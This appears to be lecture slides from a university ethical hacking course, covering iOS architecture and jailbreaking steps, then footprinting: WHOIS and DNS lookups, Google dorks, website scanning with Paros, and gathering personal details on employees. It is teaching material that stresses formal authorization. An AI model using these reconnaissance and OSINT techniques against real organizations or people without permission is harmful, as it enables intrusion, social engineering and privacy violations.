 - Derived from NeXTSTEP/Mac OS X family
 - Kernel is Mach/BSD based
 - Uses Objective-C and class libraries of Apple

iOS Architecture



- **Core OS Layer:** Holds the low level features that most other technologies are built upon.
 - Core Bluetooth Framework.
 - Accelerate Framework.
 - External Accessory Framework.
 - Security Services framework.
 - Local Authentication framework.

Core Services Layer

- **Core Services Layer** has following key Frameworks:
 - **Address book framework** – Gives programmatic access to a contacts database of user.
 - **Cloud Kit framework** – Gives a medium for moving data between your app and iCloud.
 - **Core data Framework** – Technology for managing the data model of a Model View Controller app.
 - **Core Foundation framework** – Interfaces that gives fundamental data management and service features for iOS apps.
 - **Core Location framework** – Gives location and heading information to apps.
 - **Core Motion Framework** – Access all motion based data available on a device. Using this core motion framework Accelerometer based information can be accessed.
 - **Foundation Framework** – Objective C covering too many of the features found in the Core Foundation framework
 - **Healthkit framework** – New framework for handling health-related information of user
 - **Homekit framework** – New framework for talking with and controlling connected devices in a user's home.
 - **Social framework** – Simple interface for accessing the user's social media accounts.
 - **StoreKit framework** – Gives support for the buying of content and services from inside your iOS apps, a feature known as In-App Purchase.

Media Layer

- **Media Layer** has Graphics, Audio and Video technology Frameworks.
- **Graphics Framework:**
 - **UIKit Graphics** – It describes high level support for designing images and also used for animating the content of your views.
 - **Core Graphics framework** – It is the native drawing engine for iOS apps and gives support for custom 2D vector and image based rendering.
 - **Core Animation** – It is an initial technology that optimizes the animation experience of your apps.
 - **Core Images** – gives advanced support for controlling video and motionless images in a non-destructive way
 - **OpenGL ES and GLKit** – manages advanced 2D and 3D rendering by hardware accelerated interfaces
 - **Metal** – It permits very high performance for your sophisticated graphics rendering and computation works. It offers very low overhead access to the A7 GPU.

Media Layer...

- **Audio Framework:**
 - **Media Player Framework** – It is a high level framework which gives simple use to a user's iTunes library and support for playing playlists.
 - **AV Foundation** – It is an Objective C interface for handling the recording and playback of audio and video.
 - **OpenAL** – is an industry standard technology for providing audio.
- **Video Framework:**
 - **AV Kit** – framework gives a collection of easy to use interfaces for presenting video.
 - **AV Foundation** – gives advanced video playback and recording capability.
 - **Core Media** – framework describes the low level interfaces and data types for operating media.

Cocoa Touch Layer

- **Cocoa Touch Layer** sits at the top of the iOS stack and contains the frameworks that are most commonly used by iOS application developers.
 - **EventKit framework** – gives view controllers for showing the standard system interfaces for seeing and altering calendar related events
 - **GameKit Framework** – implements support for Game Center which allows users share their game related information online
 - **iAd Framework** – allows to deliver banner-based advertisements from app.
 - **MapKit Framework** – gives a scrollable map that can include into user interface of app.
 - **PushKit Framework** – provides registration support for VoIP apps.
 - **Twitter Framework** – supports a UI for generating tweets and support for creating URLs to access the Twitter service.
 - **UIKit Framework** – gives vital infrastructure for applying graphical, event-driven apps in iOS. Some of the Important functions of UI Kit framework:
 - Multitasking support.
 - Basic app management and infrastructure.
 - User interface management
 - Support for Touch and Motion event.
 - Cut, copy and paste support and many more.



Apple Firmware Update File (IPSW)

- IPSW file is an Apple Device Software Update file used with iPhone, iPod touch, iPad and Apple TV.
- It's an archive file format that stores encrypted DMG (Disk iMaGe) files and various others like PLISTs, BBFWs, and IM4Ps.
- IPSW files are released from Apple and are intended to add new features and fix security vulnerabilities in compatible devices.
- They can also be used to restore an Apple device back to its factory default settings.
- IPSW file can be downloaded through iTunes.

Jailbreaking iOS

- Get firmware image (IPSW) that corresponds to the iOS version and device model that needs to be jailbroken
- Get jailbreak software (redsn0w, greenpois0n, limera1n, Pangu, TaiG, PPJailbreak)
- Connect the device to the computer hosting the jailbreak software via a standard USB cable
- Launch the jailbreak application and select the previously downloaded IPSW on jailbreak software console
 - Customizes IPSW file using Jailbreak software
- Switch the device into Device Firmware Update (DFU) mode.
 - Device should be powered off for this operation
- Once the switch into DFU mode occurs, the jailbreak software automatically begins the jailbreak process.
 - Wait until the process completes.

Jailbreaking iOS...

- Remote Jailbreaking (jailbreakme.com) – old site but can be used
 - Loads a specially crafted PDF into mobile safari browser.
 - The PDF takes control of browser, operating system and provides user full control of devices
 - Another option is to load home page of jailbreakme.com in browser and press INSTALL button ([jailbreakme3.0](#))
- Reference content for jailbreaking
 - <https://silzee.com>
 - https://en.wikipedia.org/wiki/IOS_jailbreaking
 - <https://www.digitaltrends.com/mobile/how-to-jailbreak-your-iphone/>



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking Session: 06 (Foot Printing and Scanning)

Agenda

- Foot Printing
 - What Is Foot Printing?
 - Why Is Foot Printing Necessary?
 - Determine the scope of activities
 - Get proper authorization
 - Publicly available Information
 - WHOIS & DNS enumeration
 - DNS interrogation
 - Network reconnaissance
- Scanning
 - Determining If the system Is alive
 - Host discovery: ARP, ICMP, TCP/UDP
 - Determining which services are running or listening
 - Scanning types
 - Identifying TCP and UDP services running
 - Detecting the operating system
 - Making guesses from available ports
 - Active & Passive stack fingerprinting
 - Processing and storing scan data
 - Managing scan data with Metasploit

Foot Printing

What is Foot Printing?

- Pre-attack phases: Foot Printing, Scanning and Enumeration.
- Foot Printing is the blue printing of the security profile of an organization carried out in a structured manner.
- Prepares a unique organization profile with respect to networks (internet, Intranet, Extranet, Wireless) and systems involved.
 - Attacker identifies an unknown entity
 - Uses a combination of tools and techniques
 - Reduce the entity to a specific range of domain names, networks, subnets, routers, IP addresses and other details about its security posture.
- An attacker will spend 90% of his time in profiling an organization and 10% in launching the attack.


Determine the scope of activities

- Is it to footprint the entire organization, or limit activities to certain subsidiaries or locations?
- Do business partner connections (extranets), or disaster-recovery sites to be included?
- Are there other relationships or considerations?
- Are the weaknesses to be exploited in whatever forms they manifest themselves?
- What are the potential potential crack in the system?

Get proper authorization

- Ensure proper authorization to proceed for the agreed list of activities/scope
- Ensure the authorization from the right person(s)
- Ensure the authorization is formal (in writing)
- Ensure the target IP addresses (if provided) are correct
- Ensure senior leadership of the organization been informed of this task

Information gathering methodology



Discover initial information

- Commonly includes following:
 - Domain name lookup
 - Locations
 - Contacts (telephone, mails etc)
- Main information sources are:
 - Open source (Google maps, Google street view, facebook, linkedin, search engines etc)
 - Publicly available information
 - Company website & related organizations
- Hacking tools
 - Whois
 - Nslookup
 - Paros
 - Sam spade

Publicly available information


- Huge amount of information is readily available about an entity on internet. Some places are:
 - Company web pages: Review public website source code for comments in source code
 - Related organizations
 - Location details
 - Employee information
 - Current events
 - Privacy and security polices, and technical details indicating type of security mechanism in place
 - Archived information
 - Search engines and data relationships
 - Other information of interest

Company Website

- Websites may have name, phone numbers, emails of key persons.
- Comments in HTML source code may contain important details.
- Mirror website for off-line code review.
- Good trusted website mirroring tools:
 - Wget (gnu.org/software/wget/wget.html) for UNIX/Linux
 - Teleport Pro (tenmax.com) for Windows
- Use brute-force techniques to enumerate “hidden” files and directories on a website:
 - Use OWASP’s DirBuster to do this automatically
- Investigate other sites beyond the main “<http://www>” and “<https://www>” sites as well.
 - Sites like www1, www2, web, web1, test, test1 etc. are important for footprinting.

Paros: Tool to Analyze Website

- Powerful tool for UNIX and Windows
- Can be downloaded from www.parosproxy.org
- Requires Java J2SE installed
- Has features to
 - Analyze
 - Spider
- Finds all the pages in a site



Paros: Tool to Analyze Website

- Identifies security risks in the site
- Don't scan sites without permission

Paros Scanning Report

Report generated at Sat, 10 Feb 2007 03:30:41.

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	2
Low	2
Informational	0

Alert Detail

Medium (Suspicious)	IIS default file
Description	Microsoft IIS 4.0, 5.0 or 6.0 default files are found.
URL	http://mtsconsulting.net/_vti_bin/_vti_au/auth.dll
URL	http://mtsconsulting.net/_vti_bin/_vti_adm/admin.dll
URL	http://mtsconsulting.net/_vti_bin/shtml.dll
URL	http://mtsconsulting.net/_vti_inf.html
URL	http://mtsconsulting.net/postinfo.html
Solution	Remove default files and virtual directories.



Few Other Tool to Analyze Website

- BurpSuite
- Intruder
- SiteGaurding
- Quterra
- Pentest-Tools

Related organizations

- Companies connected with the target organization may contain details about target organization:
 - Business partners
 - Third party suppliers
 - Customers
- Related companies system may have vulnerabilities which could enable access to target organization systems

Location details

- Location details will enable dumpster diving, social engineering, and other mechanical attacks
- Physical addresses can lead to unauthorized access to buildings, wired and wireless networks, computers, mobile devices etc
- Layout and building plans can be obtained using satellite imagery of location/building
- Google street view can be used to familiarize with the surroundings

Person details

- Social media sites like facebook, linkedin, phonenumbers.com, truecaller, twitter.com, classmates.com, monster.com, reunion.com etc can be used to access personal details
- Details can include email, phone, residential address, date of birth, location changes, pictures of residences etc
- Paid sites available to sell personal data for very low cost - **peoplesearch.com, spokeo.com**
- On-line employee resumes and job posting provide information about technologies in use, location of IT systems etc
- Disgruntled employees stealing and selling information

Search engines

- Google Dorks
 - Microsoft Windows Server with Remote Desktop connection exposed->
[allinurl:tsweb/default.htm](https://www.google.com/search?q=allinurl%3Atsweb/default.htm)
 - Google Hacking Database (GHDB)
- Tools
 - Athena,
 - SiteDigger
 - Wikto
 - FOCA analyses metadata associated with a document
- Maltego is a tool to mine data and link relevant pieces of information on a particular subject.
 - provides the ability to aggregate and correlate information and display the relationships in a graphical form

Internet organization

- Core functions of the Internet are managed by a non-profit organization, the Internet Corporation for Assigned Names and Numbers (ICANN, icann.org)
- ICANN coordinates the assignment of the following identifiers that must be globally unique for the Internet to function:
 - Internet domain names
 - IP address numbers
 - Protocol parameters and port numbers
- Three sub-divisions of ICANN are of interest for hackers:
 - Address Supporting Organization (ASO): aso.icann.org
 - Generic Names Supporting Organization (GNSO): gnso.icann.org
 - Country Code Domain Name Supporting Organization (CCNSO): ccnso.icann.org

Internet organization...

- Regional Internet Registries (RIRs) manage, distribute, and register public Internet number resources within their respective regions.
- RIRs allocate IPs to organizations, Internet service providers (ISPs), or National Internet Registries (NIRs) or Local Internet Registries (LIRs) if particular governments require it (mostly in communist countries, dictatorships, etc.)
- There are 5 RIRs
 - **APNIC (apnic.net)**: East Asia, Oceania, South Asia and South East Asia
 - **ARIN (arin.net)**: USA, Canada, Parts of caribbean and Antarctica
 - **LACNIC (lacnic.net)**: Latin America and most of Caribbean
 - **RIPE (ripe.net)**: Europe, Central Asia, Russia and West Asia
 - **AFRINIC (afrinic.net)**: Whole of Africa

Internet organization

- GNSO reviews and develops recommendations on domain-name policy for all generic top-level domains (gTLDs):
 - GNSO is not responsible for domain name registration, but is responsible for the generic top-level domains (for example, .com, .net, .edu, .org, and .info)
 - List of generic top-level domains can be found at iana.org/gtld/gtld.htm.
- CCNSO reviews and develops recommendations on domain-name policy for all country-code top-level domains (ccTLDs):
 - ICANN does not handle domain name registrations.
 - List of country-code top-level domains can be found at iana.org/cctld/cctld-whois.htm.

Internet organization

- Some other useful links:
 - iana.org/assignments/ipv4-address-space IPv4 allocation
 - iana.org/assignments/ipv6-address-space IPv6 allocation
 - iana.org/ipaddress/ip-addresses.htm IP address services
 - rfc-editor.org/rfc/rfc3330.txt Special-use IP addresses
 - iana.org/assignments/port-numbers Registered port numbers
 - iana.org/assignments/protocol-numbers Registered protocol numbers

Internet Foot Printing tools

- **Whois:** Gathers IP address and domain information
 - whois mit.edu
- **Host:** Can look up one IP address, or the whole DNS Zone file (All the servers in the domain)
 - host mit.edu

```
yourname@S214-0lu:~$ nc whois.arin.net 43
18.7.22.69


OrgName: Massachusetts Institute of Techn
OrgID: MIT-2
Address: Room W92-190
Address: 77 Massachusetts Avenue
City: Cambridge
StateProv: MA
PostalCode: 02139-4307
Country: US

NetRange: 18.0.0.0 - 18.255.255.255
CIDR: 18.0.0.0/8
NetName: MIT
NetHandle: NET-18-0-0-0-1
Parent:
NetType: Direct Assignment
NameServer: STRAWB.MIT.EDU
NameServer: W20NS.MIT.EDU
NameServer: BITSY.MIT.EDU
Comment:
RegDate:
Updated: 1998-09-26

RTechHandle: JIS-ARIN
RTechName: Schiller, Jeffrey
RTechPhone: +1-617-253-8400
RTechEmail: jis@mit.edu

OrgTechHandle: JIS-ARIN
OrgTechName: Schiller, Jeffrey
OrgTechPhone: +1-617-253-8400
OrgTechEmail: jis@mit.edu
```

Whois



Nslookup

- Nslookup is a program to query Internet domain name servers.
- Displays information that can be used to diagnose Domain Name System (DNS) infrastructure.
- Helps find additional IP addresses if authoritative DNS is known from whois.
- MX record reveals the IP of the mail server.
- Both Unix and Windows come with a Nslookup client.
- Third party tools like Sam Spade also provide a client for Nslookup.

Nslookup

- Provides detailed information about IP address associated with a DNS
- Provides what software/tools installed

```
acct18      ID IN A    192.168.230.3
              ID IN HINFO "Gateway2000" "WinWKGRPS"
              ID IN MX    0 exampleadmin-smtp
              ID IN RP    bsmith.rci bsmith.who
              ID IN TXT   "Location:Telephone Room"
ce          ID IN CNAME  aesop
au          ID IN A    192.168.230.4
              ID IN HINFO "Aspect" "MS-DOS"
              ID IN MX    0 andromeda
              ID IN RP    jcoy.erebus jcoy.who
              ID IN TXT   "Location: Library"
acct21      ID IN A    192.168.230.5
              ID IN HINFO "Gateway2000" "WinWKGRPS"
```

- To find all systems with Solaris installation

```
[bash]$ grep -i solaris zone_out |wc -l
```

388

Type of DNS Records

Type	Description
A	A host's IP address. An address record allowing a computer name to be translated into an IP address. Each computer must have this record for its IP address to be located
MX	Host or domain's mail exchange
NS	Host of domain's name server
CNAME	Hosts canonical names – allows additional names or alias to be used to locate a computer
SOA	Indicate authority of domain
SRV	Service location record
RP	Responsible person
PTR	Host domain name – host identified by its IP address
TXT	Generic text record
HINFO	Host information record with CPU type and operating system


Traceroute

- Traceroute works by exploiting a feature of the Internet Protocol called TTL, or Time To Live.
- Traceroute reveals the path IP packets travel between two systems by sending out consecutive UDP packets with ever-increasing TTLs .
- As each router processes a IP packet, it decrements the TTL.
- When the TTL reaches zero, it sends back a "TTL exceeded" message (using ICMP) to the originator.
- Routers with DNS entries reveal the name of routers, network affiliation and geographic location.

Traceroute Analysis

